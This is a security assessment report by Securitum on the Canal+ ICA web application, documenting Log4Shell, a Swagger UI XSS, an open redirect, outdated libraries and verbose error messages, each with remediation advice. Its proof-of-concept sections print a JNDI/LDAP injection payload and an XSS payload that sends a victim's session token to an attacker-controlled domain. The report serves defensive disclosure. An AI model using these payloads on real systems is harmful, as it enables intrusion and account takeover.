

# SECURITUM

## Security report

### SUBJECT

Canal+ ICA web application

### DATE

02.12.2021 – 20.12.2021

### RETEST DATE

N/A

### LOCATION

Remotely (Poland)

### AUTHOR

Iwona Polak, PhD

### VERSION

1.1

## Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the ICA web application available at <https://icard0.pl.canalplus.com/> after connecting through a VPN tunnel provided by the Ordering Party.

Tests were conducted using the following roles: unauthenticated user (unlogged) and a user with an account in the application (logged-in client – “Subscribers” group).

The most severe vulnerabilities identified during the assessment were:

- [HIGH] SECURITUM-215508-001: Vulnerable Apache Log4j library (Log4Shell, CVE-2021-44228), which in some cases poses a risk of remote code execution.
- [MEDIUM] SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) in an outdated Swagger UI tool, the ability to execute HTML/JavaScript code.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, ffuf, Nikto, Nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

## Security tests exclusions

The following functionalities were not configured in the test environment and were excluded from the scope of the tests (most of them are in Polish, like the whole tested web application):

- Nie pamiętam hasła,
- Zarejestruj się,
- Zarejestruj się – Przypomnij numer abonenta,
- [firstname surname] – Ustawienia logowania,
- Strona główna – Zapłać online – Płatności automatyczne – Opłacenie salda / Płatność weryfikacyjna,
- Strona główna – Nasze propozycje dla Ciebie,
- Płatności – Rachunki i historia – E-rachunek,
- Płatności – Ustawienie płatności,
- Moja oferta – Historia ofert – Dokumenty do pobrania – Pobierz,
- Moja oferta – Dane i zgody – Adres korespondencyjny / E-mail kontaktowy – Zmień,
- Kontakt – Nowe zgłoszenie,
- Dla użytkownika – Zgłoszenia,
- Images from <https://rd0-cms-ica.canalplus.pl/wordpress/>.


## Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- **CRITICAL** – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.
- **HIGH** – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.
- **MEDIUM** – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.
- **LOW** – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).
- **INFO** – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

## Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Additionally, 11 INFO issues are reported.

# Contents

<b>Security report</b> .....	<b>1</b>
<b>Executive summary</b> .....	<b>2</b>
Security tests exclusions .....	2
Risk classification.....	3
Statistical overview .....	3
<b>Change history</b> .....	<b>6</b>
<b>Vulnerabilities in the web application</b> .....	<b>7</b>
<b>[CRITICAL] SECURITUM-215508-001: Vulnerable Apache Log4j library (Log4Shell, CVE-2021-44228)</b> .....	<b>8</b>
<b>[MEDIUM] SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI</b> .....	<b>11</b>
Example #1 – basic .....	11
Example #2 – obtaining a session token.....	12
<b>[LOW] SECURITUM-215508-003: Outdated software</b> .....	<b>14</b>
Example #1 – Apache Tomcat 8.0.24 .....	14
Example #2 – Bootstrap 3.3.6 .....	14
Example #3 – jQuery 1.11.3, jQuery UI 1.11.4.....	15
Example #4 – jQuery 2.1.4, AngularJS 1.5.11 .....	15
Example #5 – Swagger 3.17.1 .....	16
Example #6 – iText 2.1.7.....	16
<b>[LOW] SECURITUM-215508-004: Open Redirect – possibility to redirect a user to a malicious domain</b> .....	<b>17</b>
<b>[LOW] SECURITUM-215508-005: Redundant information revealed in detailed error messages</b> .....	<b>19</b>
Example #1 .....	19
Example #2.....	19
Example #3.....	20
Other information .....	21
<b>[LOW] SECURITUM-215508-006: Redundant information disclosure about the application environment     in cookies</b> .....	<b>23</b>
<b>[LOW] SECURITUM-215508-007: Redundant information disclosure about the application environment     in HTTP response</b> .....	<b>25</b>
<b>[LOW] SECURITUM-215508-008: Redundant information disclosure in PDF metadata of generated files</b> .....	<b>26</b>
<b>[LOW] SECURITUM-215508-009: Redundant information disclosure in PDF metadata of published files</b> .....	<b>27</b>
Example #1 – employee’s data, software version .....	27

Example #2 – paths .....	28
<b>Informational issues.....</b>	<b>30</b>
[INFO] SECURITUM-215508-010: Lack of Content-Security-Policy header .....	31
[INFO] SECURITUM-215508-011: Lack of Strict-Transport-Security (HSTS) header .....	32
[INFO] SECURITUM-215508-012: HTML injection – injecting own HTML code into the PDF file.....	34
[INFO] SECURITUM-215508-013: Lack of general field validation .....	38
[INFO] SECURITUM-215508-014: Lack of integrity attribute.....	41
[INFO] SECURITUM-215508-015: Incorrect value of the Content-Type header .....	42
[INFO] SECURITUM-215508-016: HTTP pipelining.....	44
[INFO] SECURITUM-215508-017: Publicly available copy of the application .....	46
[INFO] SECURITUM-215508-018: API documentation, Swagger tool .....	49
Example #1 – REST API .....	49
Example #2 – Swagger.....	50
[INFO] SECURITUM-215508-019: Reflected Cross-Site Scripting (XSS) through host name .....	51
[INFO] SECURITUM-215508-020: Possibility of obtaining discounts without consents .....	53

## Change history

Document date	Version	Change description
07.02.2023	1.1	English version.
20.12.2021	1.0	Create a document. Vulnerabilities and information issues reported: from SECURITUM-215508-001 to SECURITUM-215508-020.

# Vulnerabilities in the web application

# [CRITICAL] SECURITUM-215508-001: Vulnerable Apache Log4j library (Log4Shell, CVE-2021-44228)

## SUMMARY

A CVE-2021-44228 vulnerability was detected in the application. Full use of this vulnerability allows an attacker to execute system commands (Remote Code Execution, RCE) with privileges of the user on which the application is running.

During the time of the security tests, it was not possible to prepare a Proof of Concept with command execution. It was only confirmed that DNS queries are made. For this reason, severity of the vulnerability was decreased from CRITICAL to HIGH.

More information:

- <https://sekurak.pl/krytyczna-podatnosc-w-log4j-co-wiemy-jak-wygladaja-ataki-jak-sie-chronic-cve-2021-44228-rce/> (in Polish)
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>

## PREREQUISITES FOR THE ATTACK

Access to the application.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

To confirm the existence of the vulnerability, the following steps need to be performed:

1. Enter any data in login form.
2. Send the form and with any proxy tool (e.g. Burp Suite) intercept the request:

```
POST /cas/login HTTP/1.1
Host: icard0.pl.canalplus.com
[...]

username=adres&password=haslo&lt=LT-[...].cplus.wew&execution=d8f09c11-
[...].mdw%3D%3D&hash=&_eventId_submit=ZALOGUJ
```

3. Change the value of the `username` parameter to `${jndi:ldap://[...domain...].pl/}` (one must have control over the given domain):

```
POST /cas/login HTTP/1.1
Host: icard0.pl.canalplus.com
[...]

username=${jndi:ldap://[...domain...].pl/}&password=haslo&lt=LT-[...].cplus.wew&execution=d8f09c11-
[...].mdw%3D%3D&hash=&_eventId_submit=ZALOGUJ
```

4. Application response:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html; charset=UTF-8
Date: Wed, 15 Dec 2021 15:41:17 GMT
Connection: close
Server: nc+ app server
```



Content-Length: 24057

```
[...]  
<div class="box" id="login">  
  
    <form id="user-login" novalidate="novalidate" class="vod-modal-form" action="/cas/login"  
method="post">  
  
        <div id="msg" class="alert alert-danger">Błędny login lub hasło.</div>  
  
[...]
```

5. A DNS interaction is received after several minutes:

The Collaborator server received a DNS lookup of type AAAA for the domain name [...domain...].pl.

The lookup was received from IP address 91.232.176.226 at 2021-Dec-15 15:44:20 UTC

6. Information about the IP address from which the DNS query is received:

```
$ whois 91.232.176.226  
% IANA WHOIS server  
% for more information on IANA, visit http://www.iana.org  
% This query returned 1 object  
  
[...]  
  
# whois.ripe.net  
  
inetnum:          91.232.176.0 - 91.232.176.255  
netname:          Canal  
country:          PL  
[...]  
  
organisation:    ORG-CCSz2-RIPE  
org-name:         ITI NEOVISION SPOLKA AKCYJNA  
org-type:         OTHER  
address:          CANAL+ Cyfrowy Sp. z o.o.  
[...]
```

Note:

- The interaction is usually observed with a delay of several minutes. It is not clear what is the reason for the delay.
- It was not possible to retrieve any data using DNS exfiltration.
- Neither LDAP nor RMI interaction was observed. It is possible that these were blocked by firewall.

## LOCATION

---

POST <https://icard0.pl.canalplus.com/cas/login>, parameters: `username`, `lt`

## RECOMMENDATION

---

One of the solutions below should be followed:

- If Java 8 (or newer) is used, Apache Log4j library should be upgraded at least to version 2.16.0. Due to other vulnerabilities, it is recommended to update to the latest stable version.

- If Java 7 is used, Apache Log4j library should be upgraded to version 2.12.2.
- If none of the above is possible, the JndiLookup class can be removed from the class path: `zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class` (for versions other than 2.16.0).

More information:

- <https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/>
- <https://logging.apache.org/log4j/2.x/security.html>

## [MEDIUM] SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI

### SUMMARY

The tested application is vulnerable to the Reflected Cross-Site Scripting attack. An attacker may perform unauthorized operations in the application or even take over access to the application by adding malicious HTML/JavaScript code in parameters transferred to it. The vulnerability occurs in the outdated Swagger UI component that uses a vulnerable version of DOMPurify (see “SECURITUM-215508-018: API documentation, Swagger tool”).

More information:

- <https://sekurak.pl/czym-jest-xss/> (in Polish)
- [https://cdn.sekurak.pl/podatnosc\\_XSS.pdf](https://cdn.sekurak.pl/podatnosc_XSS.pdf) (in Polish)
- <https://owasp.org/www-community/attacks/xss/>
- <https://cwe.mitre.org/data/definitions/79.html>

### PREREQUISITES FOR THE ATTACK

Convince the user to enter the malicious URL sent by the attacker.


### TECHNICAL DETAILS (PROOF OF CONCEPT)

#### Example #1 – basic

To confirm the vulnerability, one should visit the following URL:

```
https://icard0.pl.canalplus.com/swagger-ui.html?url=data:;base64,c3dhZ2dldjogIjIuMCINCmluZm86DQogIHRpdGx1OiBYU1MgdmlhIERPTVB1cm1meQ0KICBkZXNjcm1wdG1vbG1jogPG1hdGg+PG10ZXh0PjxvcHRpb24+PHhzc248b3B0aW9uPjwv3B0aW9uPjxtZ2x5cGg+PHN2Zz48bXR1eHQ+PHN0ewx1PjxhIHRpdGx1PSI8L3N0ewx1PjxpbWcgb251cnJvcj1hbGVydChkb2N1bWVudC5kb21haw4pIHNyYz4iPg==
```

An alert pops up which indicates that the injected JavaScript code was executed:



By default, Swagger UI accepts a `url` parameter, which allows to indicate from which URL the API definitions should be downloaded. These definitions may contain HTML code that is rendered. The HTML is filtered by DOMPurify, but a bypass available for older versions was used above.

The text highlighted in the URL above is the following YAML code after encoding with base64:

```
swagger: "2.0"
info:
  title: XSS via DOMPurify
  description: <math><mtext><option><xss><option></option><mglyph><svg><mtext><style><a
title="</style><img onerror=alert(document.domain) src>">
```

## Example #2 – obtaining a session token

In order to obtain a session token, the above YAML code needs to be modified as follows:

```
swagger: "2.0"
info:
  title: XSS via DOMPurify
  description: <math><mtext><option><xss><option></option><mglyph><svg><mtext><style><a
title="</style><img onerror=fetch('//[...domain...].pl/'+localStorage.icaTokenApi) src>">
```

where the provided domain is under attacker's control.

The resulting address with such a code is the following:

```
https://icard0.pl.canalplus.com/swagger-
ui.html?url=data:;base64,c3dhZ2ZldlcjogIjIuMCINCm1uZm86DQogIHRpdGx1OiBYU1MgdmlhIERPTVB1cm1meQ0KICBk
ZXNjcm1wdGlvbjogPG1hdGg+PG10ZXh0PjxvcHRpb24+PHhzc248b3B0aW9uPjwvb3B0aW9uPjxtZ2x5cGg+PHN2Zz48bXR1e
HQ+PHN0eWx1PjxhIHRpdGx1PSI8L3N0eWx1PjxpbWcgb251cnJvcj1mZXRjaCg[... ]LycrbG9jYWxTdG9yYWdlLm1jYVRva2Vu
QXBpKSBzcmM+Ij4=
```

When a user (victim) previously logged in to the application enters the above address, the following interaction containing user's session token will be performed to the server controlled by the attacker:

```
GET /eyJ0eXAiOiJKV1Qi[... ]1c9BbINFsj7Byb0g HTTP/1.1
Host: [...domain...].pl
User-Agent: [...]
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://icard0.pl.canalplus.com/
Origin: https://icard0.pl.canalplus.com
Connection: close
```

Using the obtained token, the attacker sends to the API e.g. the request given below:

```
POST /api/contract/details HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: [...]
Accept: application/json, text/plain, */*
Content-Type: application/json
Api-Auth: eyJ0eXAiOiJKV1Qi[... ]1c9BbINFsj7Byb0g
Content-Length: 2

{}
```

Response contains user's (victim's) data:

```
HTTP/1.1 200 OK
[...]
Date: Thu, 09 Dec 2021 10:10:19 GMT
Set-Cookie: canal+app=[...]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[...]; Path=/
Server: nc+ app server
Content-Length: 5316

{"status":0,"message":null,"data":{"customerNumber":85[...]1,"contractNumber":1,"contractType":"TV",
"parent":null,"activity":"AKTYWNA","offerEndDate":"2023-02-28",[...] "firstName":"PELAGIA","lastName":"[...]","onePayment":false,"onePaymentDeactivationPending":
false,"onePaymentStatus":"INACTIVE","directDebit":false,"showPayments":true,"cformu":"03","lastAc
cess":null,"contractName":"nazwaumowyy","msisdn":null,"companyName":null,"pesel":"2[...]1","identif
icationId":"I[...]8","residenceCard":null,"passportNumber":null,"taxId":null,[...]}
```

## LOCATION

---

Swagger UI – <https://icard0.pl.canalplus.com/swagger-ui.html>

## RECOMMENDATION

---

It is recommended to remove Swagger UI from the server if it is not in use. If it is necessary, the software should be updated to the latest stable version.

## [LOW] SECURITUM-215508-003: Outdated software

### SUMMARY

It was observed that many software components are not updated to the newest versions. These are: Apache Tomcat server software and JavaScript libraries (AngularJS, Bootstrap, jQuery). It can be found that they contain publicly known vulnerabilities (more information in the “Technical details” section). Moreover, support for Apache Tomcat 8.0.x ended on 30<sup>th</sup> June 2018. This means that for this branch, vulnerability reports are not investigated and bugs are not fixed. During the tests it was not possible to prepare a working Proof of Concept using the described vulnerabilities, however, the mere fact of using software with publicly known vulnerabilities exhausts the necessity to include such information in the report.

On the application server there is also a Swagger tool available in an outdated version – more information can be found in the “Summary” of “SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI”.

More information:

- [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A9-Using\\_Components\\_with\\_Known\\_Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)

### PREREQUISITES FOR THE ATTACK

Depends on a vulnerability.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

#### Example #1 – Apache Tomcat 8.0.24

Based on “SECURITUM-215508-007: Redundant information disclosure about the application environment in HTTP response”.

Vulnerabilities:

- <http://tomcat.apache.org/security-8.html>

End of life:

- <http://tomcat.apache.org/tomcat-80-eol.html>

#### Example #2 – Bootstrap 3.3.6

In the file:

```
https://icard0.pl.canalplus.com/cas/vendors/bootstrap.min.js
```

the following library version can be seen:

```
HTTP/1.1 200
[...]
Date: Thu, 02 Dec 2021 16:18:28 GMT
Connection: close
Server: nc+ app server

/*!
 * Bootstrap v3.3.6 (http://getbootstrap.com)
 * Copyright 2011-2015 Twitter, Inc.
 * Licensed under the MIT license
```

```
*/  
[...]
```

Vulnerabilities:

- <https://nvd.nist.gov/vuln/detail/CVE-2018-14040>
- <https://nvd.nist.gov/vuln/detail/CVE-2018-14041>
- <https://nvd.nist.gov/vuln/detail/CVE-2018-14042>
- <https://nvd.nist.gov/vuln/detail/CVE-2019-8331>

### Example #3 – jQuery 1.11.3, jQuery UI 1.11.4

Browser console:

```
>> document.URL  
← "https://icard0.pl.canalplus.com/cas/login"  
>> jQuery.fn.jquery  
← "1.11.3"  
>> $.ui.version /* jQuery UI */  
← "1.11.4"
```

Vulnerabilities:

- <https://nvd.nist.gov/vuln/detail/CVE-2015-9251>
- <https://nvd.nist.gov/vuln/detail/CVE-2019-11358>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-11022>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-11023>

### Example #4 – jQuery 2.1.4, AngularJS 1.5.11

In the file:

```
https://icard0.pl.canalplus.com/scripts/vendor-login.js?v=1a5a3a75bb48
```

the following libraries versions can be seen:

```
HTTP/1.1 200 OK  
X-Application-Context: ICA  
[...]  
Date: Thu, 02 Dec 2021 18:56:06 GMT  
Connection: close  
Server: nc+ app server  
  
if(navigator.userAgent.match(/IEMobile\/10\.0/)){var  
msViewportStyle=document.createElement("style");msViewportStyle.appendChild(document.createTextNode("@-ms-  
viewport{width:auto!important}")),document.querySelector("head").appendChild(msViewportStyle)}/*!  
* jQuery JavaScript Library v2.1.4  
* http://jquery.com/  
*  
* Includes Sizzle.js  
* http://sizzlejs.com/  
*  
* Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors  
* Released under the MIT license  
* http://jquery.org/license  
*  
*
```

```
* Date: 2015-04-28T16:01Z
*/
[...]
/**
* @license AngularJS v1.5.11
* (c) 2010-2017 Google, Inc. http://angularjs.org
* License: MIT
*/
[...]
```

Vulnerabilities in jQuery:

- <https://nvd.nist.gov/vuln/detail/CVE-2015-9251>
- <https://nvd.nist.gov/vuln/detail/CVE-2019-11358>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-11022>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-11023>

Vulnerability in AngularJS:

- <https://nvd.nist.gov/vuln/detail/CVE-2020-7676>

### Example #5 – Swagger 3.17.1

Based on: “SECURITUM-215508-018: API documentation, Swagger tool”.

Vulnerabilities:

- “SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI”,
- <https://snyk.io/vuln/npm:swagger-ui@3.17.1>

### Example #6 – iText 2.1.7

Based on: “SECURITUM-215508-008: Redundant information disclosure in PDF metadata of generated files”.

Vulnerability:

- <https://nvd.nist.gov/vuln/detail/CVE-2017-9096>

## LOCATION

---

Example #1            Server software.

Example #2,3,4        JavaScript libraries:

- <https://icard0.pl.canalplus.com/cas/vendors/bootstrap.min.js>
- <https://icard0.pl.canalplus.com/cas/vendors/jquery.min.js>
- [https://icard0.pl.canalplus.com/scripts/vendor-login.js?v=\[...\]](https://icard0.pl.canalplus.com/scripts/vendor-login.js?v=[...])

Example #5            Swagger tool:

- “SECURITUM-215508-018: API documentation, Swagger tool”.

Example #6            PDF files generator.

## RECOMMENDATION

---

It is recommended to update the software to the latest, stable versions.



## [LOW] SECURITUM-215508-004: Open Redirect – possibility to redirect a user to a malicious domain

### SUMMARY

---

The analysis showed that the application does not correctly validate the URL to which a user is being redirected. Using this fact, an attacker may send the user to a malicious page.

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html)

### PREREQUISITES FOR THE ATTACK

---

Access to an appropriate domain.

The user must click on a link sent by the attacker.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

---

Below is an example address where the URL address (`service` parameter) is given, to which the user is redirected after logging in:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2Fcas
```

According to the CAS<sup>1</sup> protocol, in order to make a redirect without providing login details (i.e. without logging in), the `gateway=true` parameter should be added:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2Fcas&gateway=true
```

The address from the `service` parameter is filtered. If it is not as expected, no redirection occurs. For example, going to the address:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Fsekurak.pl%2Flogin%2Fcas&gateway=true
```

results in 200 response with a login panel:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html; charset=UTF-8
Content-Language: pl
Content-Length: 5800
Date: Thu, 02 Dec 2021 17:39:07 GMT
[...]

[...]
<div class="box" id="login">
```

---

<sup>1</sup> <https://apereo.github.io/cas/6.2.x/protocol/CAS-Protocol-Specification.html#211-parameters>

```
<div class="alert alert-danger">
  <h2>Brak uprawnień do korzystania z CAS</h2>
  <p>Aplikacja, w której chciałeś zostać uwierzytelniony nie ma uprawnień do korzystania z
CAS.</p>
</div>
</div>
[...]
```

However, the filter is probably based on a regular expression that does not include the `.` as a special character. A dot (`.`) in regular expressions allows to match any character. Therefore, an attacker who registers an example domain:

```
icard0xplxcanalplus.com
```

will be able to redirect users to it.

Visiting the following address:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0xplxcanalplus.com%2F&gateway=true
```

results in a redirection:

```
HTTP/1.1 302
Cache-Control: no-store
Location: https://icard0xplxcanalplus.com/
Content-Length: 0
Date: Thu, 02 Dec 2021 17:39:34 GMT
Connection: close
Server: nc+ app server
```

## LOCATION

[https://icard0.pl.canalplus.com/cas/login?service=\[...\]&gateway=true](https://icard0.pl.canalplus.com/cas/login?service=[...]&gateway=true)

[https://icard0.pl.canalplus.com/cas/logout?service=\[...\]](https://icard0.pl.canalplus.com/cas/logout?service=[...])

Possibly also other endpoints that use the `service` parameter.

## RECOMMENDATION

It is recommended to verify the destination address to which the redirection takes place, e.g. by creating a list of allowed addresses to which users can be redirected (validation should take place on the server side). When using regular expressions, all special characters in allowed domains must be escaped (e.g. `\.`).

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html)

## [LOW] SECURITUM-215508-005: Redundant information revealed in detailed error messages

### SUMMARY

During the tests, it was observed that the application reveals detailed error messages. An attacker using this fact may learn the application in more detail, including identification of the currently used software (e.g. the framework) and obtain valuable information that will help him or her to profile the application and plan further attacks.

More information:

- [https://owasp.org/www-community/Improper\\_Error\\_Handling](https://owasp.org/www-community/Improper_Error_Handling)
- [https://cheatsheetseries.owasp.org/cheatsheets/Error\\_Handling\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html)

### PREREQUISITES FOR THE ATTACK

An account in the application.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

All examples below require being logged in to the application.

#### Example #1

After logging in the following request is sent among others:

```
POST /api/vod/list HTTP/1.1
Host: icard0.pl.canalplus.com
[...]

{"value":100}
```

The application reveals a detailed error message, including internal IP address:

```
HTTP/1.1 200 OK
[...]
Content-Type: application/json;charset=UTF-8
Date: Tue, 07 Dec 2021 09:41:36 GMT
[...]

{"status":400,"message":"I/O error on GET request for \"http://10.48.20.149/VOD.xml\": Connection
refused; nested exception is java.net.ConnectException: Connection
refused","data":null,"timestamp":1638870096054}
```

#### Example #2

Go to: Moja oferta – Sprzęt – Autodiagnostyka

The following request is sent among others – send the same request without a body:

```
POST /api/equipment/diagnostic HTTP/1.1
Host: icard0.pl.canalplus.com
[...]
```

In response, the application reveals a detailed error message in which the technologies used and the name of the Software Provider are visible:

```
HTTP/1.1 400 Bad Request
[...]
Date: Thu, 02 Dec 2021 19:22:02 GMT
Connection: close
Server: nc+ app server
Content-Length: 506

{"status":400,"message":"Required request body is missing: public
pl.n[...]o.ica.api.core.ApiResponse<pl.n[...]o.ica.api.core.equipment.DiagnosticResponse>
com.pretius.nc.ica.api.EquipmentApiController.diagnostic(pl.n[...]o.ica.api.core.equipment.Diagnost
icRequest,com.pretius.nc.ica.selfcare.model.core.IcaUser,javax.servlet.http.HttpSession) throws
java.lang.NoSuchMethodException", "data":null, "timestamp":1638869700273}
```

If in the above request a `serialNumber` parameter that is too long is used, a database error along with the executed SQL query is returned:

```
HTTP/1.1 200 OK
[...]
Date: Wed, 08 Dec 2021 18:52:10 GMT
[...]

{"status":500,"message":"\n### Error updating database. Cause: java.sql.SQLException: ORA-12899:
value too large for column \"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum:
32)\n\n### The error may involve defaultParameterMap\n### The error occurred while setting
parameters\n### SQL: insert into u_diag_event_log ( udiel_numdec, udiel_numabo,
mpagc_code, udiel_request_date, udiel_is_gui_action ) values ( ?, ?, ?,
sysdate, ? )\n### Cause: java.sql.SQLException: ORA-12899: value too large for column
\"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum: 32)\n\n; unategorized
SQLException for SQL []; SQL state [72000]; error code [12899]; ORA-12899: value too large for
column \"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum: 32)\n; nested
exception is java.sql.SQLException: ORA-12899: value too large for column
\"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum:
32)\n", "data":null, "timestamp":1638989530854}
```

### Example #3

Go to: Płatności – E-rachunek

The following request is sent:

```
POST /api/finance/202107/pdf HTTP/1.1
Host: icard0.pl.canalplus.com
[...]
{}
```

The application reveals detailed error message, including database engine that is used:

```
HTTP/1.1 200 OK
[...]
Date: Tue, 07 Dec 2021 09:46:12 GMT
Connection: close
Server: nc+ app server
Content-Length: 243
```

